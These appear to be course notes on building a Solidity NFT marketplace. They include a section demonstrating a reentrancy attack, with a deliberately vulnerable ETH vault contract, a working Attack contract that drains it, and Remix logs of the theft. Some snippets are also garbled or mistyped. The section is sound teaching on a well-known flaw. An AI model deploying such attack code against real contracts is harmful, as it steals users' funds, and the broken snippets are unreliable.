

PART I : BACKEND

Full Stack NFT Marketplace 23.37.04

This is a MASSIVE lesson, and if you finish it, you will have the skills to make a web3 application end-to-end.

Smart Contracts -> Website

Based off artion Project. Its completely open source decentralized smart contract NFT Marketplace. Our course is a minimalistic version of this.

<https://github.com/Fantom-foundation/Artion-Contracts>

<https://artion.io/>

NFT Marketplace Contracts

23.43.24

```
mkdir hardhat-nft-marketplace-fcc  
cd hardhat-nft-marketplace-fcc  
code .
```

```
yarn add --dev @nomiclabs/hardhat-ethers@npm:hardhat-  
deploy-ethers ethers @nomiclabs/hardhat-etherscan  
@nomiclabs/hardhat-waffle chai ethereum-waffle hardhat  
hardhat-contract-sizer hardhat-deploy hardhat-gas-reporter  
prettier prettier-plugin-solidity solhint solidity-coverage dotenv
```

.prettierrc

.prettierignore

.gitignore

.solhint.json

.solhintignore

hardhat.config.js

.env

utils/uploadToNftStorage.js

utils/uploadToPinata.js

utils/verify.js

Copy all files and folders previous project

TO SEE HARDHAT COMMANDS

```
yarn hardhat
```

GLOBAL OPTIONS:

--config	A Hardhat config file.
--emoji	Use emoji in messages.
--help	Shows this message, or a task's help if its name is provided.
--max-memory	The maximum amount of memory that Hardhat can use.
--network	The network to connect to.
--show-stack-traces	Show stack traces.
--tsconfig	A TypeScript config file.
--verbose	Enables Hardhat verbose logging.
--version	Shows hardhat's version.

AVAILABLE TASKS:

check	Check whatever you need
clean	Clears the cache and deletes all artifacts
compile	Compiles the entire project, building all artifacts
console	Opens a hardhat console
coverage	Generates a code coverage report for tests
deploy	Deploy contracts
etherscan-verify	submit contract source code to etherscan
export	export contract deployment of the specified network into JSON
export-artifacts	Export artifacts of the specified network
flatten	Flattens and prints contracts and their dependencies

1- Create a decentralized NFT Marketplace

- 1- `listItem` : List NFTs on the Marketplace
- 2- `buyItem` : Buy the NFTs
- 3- `cancelItem`: Cancel a listing
- 4- `updateListing`: Update Price
- 5- `withdrawProceeds`: Withdraw payment for my bought NFTs

NftMarketplace.sol

23.46.11

Create
contracts/NftMarketPlace.sol

```
// SPDX-License-Identifier: MIT
pragma solidity ^0.8.8;

contract NftMarketPlace {
    constructor() {}
}
```

hh compile

Or

yarn hardhat compile

We probably not going to want any of our internal functions calling list item
Its going to call by external project or external accounts

```
function listItem(  
    address nftAddress, // Nft TOKEN CONTRACT ADDRESS  
    uint256 tokenId,  
    uint256 price  
) external {  
}
```

Check the nft price if its above zero

```
error NftMarketPlace__PriceMustBeAboveZero();
```

```
if (price <= 0) {  
    revert NftMarketPlace__PriceMustBeAboveZero();  
}
```

There is two way to list nft items

1- Send the nft to the contract . Transter → Contract "hold" the Nft. But this is going to be kind of gas expensive for someone to actually list on nft.

2- We can have the owner of the Nft be our Nft Marketplace. The issue with this, thought is that the Marketplace will then own the Nft. And the user wont be able to say like, Hey, I own this Nft, its in the Marketplace. They tecnicaly would be able to but they would have to withdraw.

We might do this a slightly different way where we can say owners can still hold thier NFT and give the Marketplace approval to sell the Nft for them.

Now of course the owners of he entity could withdraw approval at any time and the Marketplace wouldnot be able to sell it anymore.

We will do this with second way. This is the least intrusive way to have this Marketplace. People still will have ownership of their Nfts, and the Marketplace will just have approval to actually swap and sell their Nft once the prices are met.

So make sure Marketplace has approval. For this we can call `getApproved()` function on that token which is imported from Eip721 standards. We need IERC721 interface.

```
yarn add --dev @openzeppelin/contracts
```

```
import "@openzeppelin/contracts/token/ERC721/IERC721.sol";
```

```
error NftMarketPlace__NotApprovedForMarketplace();
```

```
// Check if the nft is approved to the marketplace
IERC721 nft = IERC721(nftAddress);
if (nft.getApproved(tokenId) != address(this)) {
    revert NftMarketPlace__NotApprovedForMarketplace();
}
```

listItem() function

To list Nfts which one we can use? An array? Or mapping?

Mapping, define global variable.

```
struct Listing {  
    uint256 price;  
    address seller;  
}  
// NFT Contract Address --> NFT TokenID ->Listing  
mapping(address => mapping(uint256 => Listing)) private s_listings;
```

```
        revert NftMarketPlace__NotApprovedForMarketplace();
    }
s_listings[nftAdress][tokenId] = Listing(price, msg.sender);
emit ItemListed(msg.sender, nftAdress, tokenId, price);
```

```
error NftMarketPlace__NotApprovedForMarketplace();
```

Add after struct listing

```
event ItemListed(
    address indexed seller,
    address indexed nftAddress,
    uint256 indexed tokenId,
    uint256 price
);
```

We want to make sure we only list Nfts that havent already listed. For this we will use modifier. Also we can write if statement.

Add before "Main Functions" label

```
///////////
// Modifiers //
///////////
modifier notListed(
    address nftAddress,
    uint256 tokenId,
    address owner
) {
    Listing memory listing = s_listings[nftAddress][tokenId];
    if (listing.price > 0) {
        revert NftMarketPlace__AlreadyListed(nftAddress, tokenId);
    }
    _;
}
```

```
error NftMarketPlace__AlreadyListed(address nftAddress, uint256 tokenId);
```

Add modifier to the listItem function

```
function listItem(  
    address nftAddress,  
    uint256 tokenId,  
    uint256 price  
) external notListed(nftAddress, tokenId, msg.sender) {
```

To check new modifier hh compile

We could also check that the nft that's being listed is owned by msg.sender. This way only the owners of the NFT can actually be listed here. We will add isOwner modifier.

```
modifier isOwner(
    address nftAddress,
    uint256 tokenId,
    address spender
) {
    IERC721 nft = IERC721(nftAddress);
    address owner = nft.ownerOf(tokenId);
    if (spender != owner) {
        revert NftMarketPlace__NotOwner();
    }
}
```

```
error NftMarketPlace__NotOwner();
```

```
) external
notListed(nftAddress, tokenId, msg.sender)
isOwner(nftAddress, tokenId, msg.sender) {
```

In listItem() function, then check with hh compile

Add NATSPEC for the listItem() function:

```
/*
 * @notice Method for listing your NFT on the marketplace
 * @param nftAddress: Address of the NFT
 * @param tokenId: The Token ID of the NFT
 * @param price: Sale parice of the listed NFT
 * @dev Tencically, we could have the contract be the escrow for
the NFTs
 * but this way poople can still hold their NFTS when listed.
 */
function listItem(
    address nftAddress,
```

CREATING byItem() FUNCTION:

Challenge: Have this contract accept payment in a subset of tokens as well

Hint: Use Chainlink Price Feeds to convert the price of the tokens between each other.

```
function buyItem(address nftAddress, uint256 tokenId) external payable {}
```

Check item actually listed. Use modifier for this also

```
modifier isListed(address nftAddress, uint256 tokenId) {
    Listing memory listing = s_listings[nftAddress][tokenId];
    if (listing.price <= 0) {
        revert NftMarketPlace__NotListed(nftAddress, tokenId);
    }
    _;
}
```

```
function buyItem(address nftAddress, uint256 tokenId) external payable
isListed(nftAddress, tokenId) {
    Listing memory listedItem = s_listings[nftAddress][tokenId];
    if (msg.value < listedItem.price) {
        revert NftMarketPlace__PriceNotMet(nftAddress, tokenId, listedItem.price);
    }
}
```

```
error NftMarketPlace__PriceNotMet( address nftAddress, uint256 tokenId, uint256 price);
```

We actually need to keep track of how much Money these people have. Lets create another data structure called proceeds where we keep track of how much Money people have earned selling their Nfts. For this we will create a mapping.

```
// seller address -> amount earned
mapping(address => uint256) private s_proceeds;
```

When somebody buys an item, is will update their proceeds.

```
        revert NftMarketPlace__PriceNotMet(nftAddress, tokenId, listItem.price);
    }
s_proceeds[listedItem.seller] = s_proceeds[listedItem.seller] + msg.value;
```

And when sold the item, we need delete the item. We will delete entry of mapping. And we need to transfer nft.

```
s_proceeds[listedItem.seller] = s_proceeds[listedItem.seller] + msg.value;
delete (s_listings[nftAddress][tokenId]);
IERC721(nftAddress).transferFrom(listedItem.seller, msg.sender, tokenId);
}
```

NOTE THAT;

WE DONT JUST SEND THE SELLER THE MONEY? WHY IS THAT?

Solidity has a concept called PULL OVER PUSH. And its considered a best practice when working with solidity you want to shift the risk associated with transferring ether to the user.

https://fravoll.github.io/solidity-patterns/pull_over_push.html

Instead of sending the Money to the user, this is what we dont want to do want to have them withdraw the Money. We always want to shift the risk of working with Money and working ETH or whatever layer one you're working with to the actual user. So we don't want to send them Money directly , we want to create this s_proceeds data structure and we can have them withdraw from it later on.

Or we could check to make sure the NFT was transferred.

If we look at IERC721, looking the transfer function we don't see actually has a return. And if we go to the EIP721 we can see that none of transfer functions have a return type. However we do see this safeTransferFrom , its going to be a little bit better. If we look at transfer from transfers ownership of an entity, the caller is responsible to confirm that _to is capable of receiving entities or else they may be permanently lost. <https://eips.ethereum.org/EIPS/eip-721>

Maybe instead we want to use safeTransferFrom which throws an error unless message sender is the current owner and authorize operator.... Its a little bit safer.

```
    IERC721(nftAddress).safeTransferFrom(listedItem.seller, msg.sender, tokenId);  
}
```

Then commit an event.

```
IERC721(nftAddress).safeTransferFrom(listedItem.seller, msg.sender, tokenId);  
emit ItemBought(msg.sender, nftAddress, tokenId, listedItem.price);
```

```
event ItemBought(  
    address indexed buyer,  
    address indexed nftAddress,  
    uint256 indexed tokenId,  
    uint256 price  
);
```

Reentrancy Attacks

1.00.6.27

In the buyItem() function, we have set this up in a way that is safe from called a REENTRANCY ATTACK. (We technically not the event emmited) . And we have been coding these contract in away where we kind of do all state change in in buyItem() function first. And we transfer the Nft that token or etc.

But why are we doing that?

Cognitively we think it might make sense. First, maybe we should actually send the Nft first.

```
function buyItem(address nftAddress, uint256 tokenId)
    external
    payable
    isListed(nftAddress, tokenId)
{
    Listing memory listedItem = s_listings[nftAddress][tokenId];
    IERC721(nftAddress).safeTransferFrom(listedItem.seller, msg.sender, tokenId);
    if (msg.value < listItem.price) {
        revert NftMarketPlace__PriceNotMet(nftAddress, tokenId, listItem.price);
    }
    s_proceeds[listedItem.seller] = s_proceeds[listedItem.seller] + msg.value;
    delete (s_listings[nftAddress][tokenId]);
    IERC721(nftAddress).safeTransferFrom(listedItem.seller, msg.sender, tokenId);
    emit ItemBought(msg.sender, nftAddress, tokenId, listedItem.price);
}
```

This is actually a huge security vulnerability. And to understand why lets learn about one the most common hacks in blockchain. THE REENTRANCY ATTACK.

The vulnerable contract and some explanation in slays 27-30

To test copy to remix and run there.

Codes based on <https://solidity-by-example.org/hacks/re-entrancy>

```
// SPDX-License-Identifier: MIT
pragma solidity ^0.8.7;

// Based on https://solidity-by-example.org/hacks/re-entrancy

/*
ReentrantVulnerable is a contract where you can deposit and withdraw ETH.
This contract is vulnerable to re-entrancy attack.
Let's see why.
```

1. Deploy ReentrantVulnerable
2. Deposit 1 Ether each from Account 1 (Alice) and Account 2 (Bob) into ReentrantVulnerable
3. Deploy Attack with address of ReentrantVulnerable
4. Call Attack.attack sending 1 ether (using Account 3 (Eve)).
You will get 3 Ethers back (2 Ether stolen from Alice and Bob,
plus 1 Ether sent from this contract).

What happened?

Attack was able to call ReentrantVulnerable.withdraw multiple times before
ReentrantVulnerable.withdraw finished executing.

Here is how the functions were called

- Attack.attack
 - ReentrantVulnerable.deposit
 - ReentrantVulnerable.withdraw
 - Attack fallback (receives 1 Ether)
 - ReentrantVulnerable.withdraw
 - Attack.fallback (receives 1 Ether)
 - ReentrantVulnerable.withdraw
 - Attack fallback (receives 1 Ether)
- */

```
contract ReentrantVulnerable {  
    mapping(address => uint256) public balances;  
  
    function deposit() public payable {  
        balances[msg.sender] += msg.value;  
    }  
  
    function withdraw() public {  
        uint256 bal = balances[msg.sender];  
        require(bal > 0);  
    }  
}
```

```
(bool sent, ) = msg.sender.call{value: bal}("");
require(sent, "Failed to send Ether");

balances[msg.sender] = 0;
}

// Helper function to check the balance of this contract
function getBalance() public view returns (uint256) {
    return address(this).balance;
}

contract Attack {
    ReentrantVulnerable public reentrantVulnerable;

    constructor(address _reentrantVulnerableAddress) {
        reentrantVulnerable = ReentrantVulnerable(_reentrantVulnerableAddress);
    }
}
```

```
// Fallback is called when EtherStore sends Ether to this contract.
fallback() external payable {
    if (address(reentrantVulnerable).balance >= 1 ether) {
        reentrantVulnerable.withdraw();
    }
}

function attack() external payable {
    require(msg.value >= 1 ether);
    reentrantVulnerable.deposit{value: 1 ether}();
    reentrantVulnerable.withdraw();
}

// Helper function to check the balance of this contract
function getBalance() public view returns (uint256) {
    return address(this).balance;
}
}
```

This is the first contract we will work on..... Copy to remix.

```
contract ReentrantVulnerable {
    mapping(address => uint256) public balances;

    function deposit() public payable {
        balances[msg.sender] += msg.value;
    }

    function withdraw() public {
        uint256 bal = balances[msg.sender];
        require(bal > 0);

        (bool sent, ) = msg.sender.call{value: bal}("");
        require(sent, "Failed to send Ether");

        balances[msg.sender] = 0;
    }

    // Helper function to check the balance of this contract
    function getBalance() public view returns (uint256) {
        return address(this).balance;
    }
}
```

In the contract you can deposit and withdraw your ETH.

It has a mapping called balances, where you call deposit and it will update how much you're deposited into the protocol. And then it has a withdraw function as well. So what it does is it first grabs

```
function withdraw() public {  
    uint256 bal = balances[msg.sender];
```

your balance from the balances mapping. Make sure that you have more than zero

```
require(bal > 0);
```

And then the way that we have been sending ETH, this whole time.

```
(bool sent, ) = msg.sender.call{value: bal}("");  
require(sent, "Failed to send Ether");  
  
balances[msg.sender] = 0;
```

This line



```
balances[msg.sender] = 0;
```

that actually makes this contract incredibly vulnerable. And if we run this right now, though, we will say, hey no, it looks like it's working as expected. TO RUN CONTRACT ----->


Compile the contract on remix.

Deploy it.


Copy the account which is
Your are Working with



Past in balances and click
it gives balance 0-zero



Deposit 2 ETH



See the balance

Withdraw

withdraw

Look to balances (will be zero)

balances

0x5B38Da6a701c568545

0: uint256: 0

It seems like its working as intended. Now there is actually a way we can attack withdraw() function to drain all the Money in this contract. And this is what's known as a reentrancy attack. Two most common kinds of attacks in this space we are going to be reentrancy attacks and oracle attack which usually only happen when a protocol doesn't use the decentralized Oracle.

These two types of attacks that often result in the most amount of Money lost. There is a leaderboard called <https://rekt.news/leaderboard/> which keeps track of many of the top attacks that have ever happened in the defi space. With many of them if you look into the retrospectives are either an Oracle attack or a reentrancy attack.

Create second contract.

```
contract Attack {
    ReentrantVulnerable public reentrantVulnerable;

    constructor(address _reentrantVulnerableAddress) {
        reentrantVulnerable = ReentrantVulnerable(_reentrantVulnerableAddress);
    }

    // Fallback is called when EtherStore sends Ether to this contract.
    fallback() external payable {
        if (address(reentrantVulnerable).balance >= 1 ether) {
            reentrantVulnerable.withdraw();
        }
    }

    function attack() external payable {
        require(msg.value >= 1 ether);
        reentrantVulnerable.deposit{value: 1 ether}(); // deposit function from first contract
        reentrantVulnerable.withdraw(); // withdraw function from the first contract
    }

    // Helper function to check the balance of this contract
    function getBalance() public view returns (uint256) {
        return address(this).balance;
    }
}
```

HOW ATTACK HAPPENS:

The attack() functions calls withdraw() function from the first contract in a malicious way.

When we call msg.sender.call (in first contract withdraw() function), we are calling back to the Attack contract. When we call Attack contract is there away to execute any other code?

There is remember how we learned about fallback functions. If there is an fallback() function in contract or receive function, withdraw() function's code runs call and sessions our contract ETH, we can have it trigger our fallback function to call withdraw again, so that will send our contract more ETH than its do before we update the balance.

We are going to attack reentrant vulnerable by calling withdraw from the Attack contract. When we get to sent section,





```
| (bool sent, ) = msg.sender.call{value: bal}("");
+-----+-----+
|       require(sent, "Failed to send Ether");
```

In withdraw function, what we gonna do?. We are going to have our fallback function trigger calling withdraw again. Now then we call withdraw again bounces msg.sender hasn't been zeroed out yet. So the contract code will go, "oh you still have some Money here". Lets go ahead and lets send you that, which will then again trigger us to call withdraw. And so we'll just keep calling withdraw until we have done.

So let's see what this look like

Compile ReentrantVulnerable.sol and deploy

Deposit to the working address 1 eth. Check balance (1 eth)



Deposit 10 eth again. Check balance (11 eth)

VALUE

10 Ether

deposit

balances 0x5B38Da6a701c568545c...

0: uint256: 10000000000000000000

Switch account to another account. Hit Withdraw (will not work)

Because selected account doesn't have anything.

ENVIRONMENT

JavaScript VM (London) i

VM

ACCOUNT +

✓ 0x5B3...eddC4 (88.999999999999199897 ether)

0xAB8...35cb2 (100 ether) selected

0x4B2...C02db (100 ether)

ContractDefinition ReentrantVulnerable 3 reverts

withdraw

balances 0x5B38Da6a701c568545... ▼

0: uint256: 11000000000000000000000000000000

getBalance

Low level interactions i

[vm] from: 0xAB8...35cb2
to: ReentrantVulnerable.withdraw()
0x7EF...8CB47
value: 10000000000000000000000000000000 wei
data: 0x3cc...fd60b logs: 0
hash: 0xff9...8e245

Select another account

Deploy Attack contract on it with passing first contract address to constructor.

The screenshot shows the MetaMask wallet interface. At the top, it says "ENVIRONMENT" with "JavaScript VM (London)" selected. Below that is a "VM" button. A dropdown menu lists several accounts with their addresses and ether balances:

- 0x5B3...eddC4 (88.999999999999199897 ether)
- ✓ 0xAb8...35cb2 (99.99999999999978791 ether)
- 0x4B2...C02db (100 ether)** (highlighted in blue)
- 0x787...cabaB (100 ether)

In the bottom left, there's a "DEPLOY & RUN TRANSACTIONS" section. It shows two contracts:

- Attack - contracts/ReentrantVulnerable.sol (highlighted in blue)
- ✓ ReentrantVulnerable - contracts/ReentrantVulnerable.sol

The screenshot shows the Remix IDE interface. At the top, it says "CONTRACTS" and has a dropdown menu set to "Attack - contracts/ReentrantVulnerable.sol". Below that is a "Deploy" button and a dropdown menu set to "address _reentrantVulnerable". In the bottom left, there's a "Publish to IPFS" button.

The screenshot shows the "Deployed Contracts" section of the Remix IDE. It lists a single contract:

- REENTRANTVULNERABLE AT 0X7EF

With options to "Copy", "Delete", and "Edit".



Copy reentrantvulnerable adres and paste to atacack contract constructor. Then deploy attack contract.

The screenshot shows the Remix IDE interface again, similar to the previous one but with the target address filled in. The "Deploy" button is highlighted with a cursor, and the target address is shown as "6BF797943daF4ED8CB47".


Run the attack function.

Check attack contract balance, and first contract balance

Beginning attack contract balance is zero
And vulnerable contract has 11 eth.



Deposit attack contract with 1 eth, because reentrant contract deposit just one eth end then going to withdraw



```
constructor(address _reentrantVulnerableAddress) {
    reentrantVulnerable = ReentrantVulnerable(_reentrantVulnerableAddress);
}

function attack() external payable {
    reentrantVulnerable.deposit{value: 1 ether}();
    reentrantVulnerable.withdraw();
}
```

The screenshot shows a code editor with a file named 'ReentrantVulnerable.sol'. It contains a constructor that initializes a variable 'reentrantVulnerable' to the passed address. The 'attack()' function is defined as external payable. Inside the function, it calls 'reentrantVulnerable.deposit{value: 1 ether}()' and then 'reentrantVulnerable.withdraw()'. A blue line from the top text points to the 'deposit' line in the code.

We are going to keep withdrawing because our fallback function is going to keep calling withdraw. And all we had to do was deposit one ether and we are gonna be able to pull out all 11 eth

```
fallback() external payable {
    if(address(reentrantVulnerable).balance >= 1 ether)
        reentrantVulnerable.withdraw();
}
```

The screenshot shows the 'ReentrantVulnerable.sol' file again, focusing on the 'fallback()' function. It checks if the balance of the 'reentrantVulnerable' contract is greater than or equal to 1 ether, and if so, it calls its own 'withdraw()' function. This recursive call is the core of the reentrancy attack.

Attack now.

attack

getBalance

0: uint256: 0

transact to Attack.attack pending ...

attack



Debug

[vm] from: 0x4B2...C02db
to: Attack.attack() 0x9ec...dde84
value: 10000000000000000000000000000000 wei
data: 0x9e5...faafc logs: 0
hash: 0x8dc...d47b5

▼ ATTACK AT 0X9EC...DDE84 (MEMORY)

attack

getBalance

0: uint256: 12000000000000000000000000000000

reentrantVuln...

0: address: 0x7EF2e0048f5bAeDe046f6BF797
943daF4ED8CB47

Attack
contract
new
balance
is 12 eth.

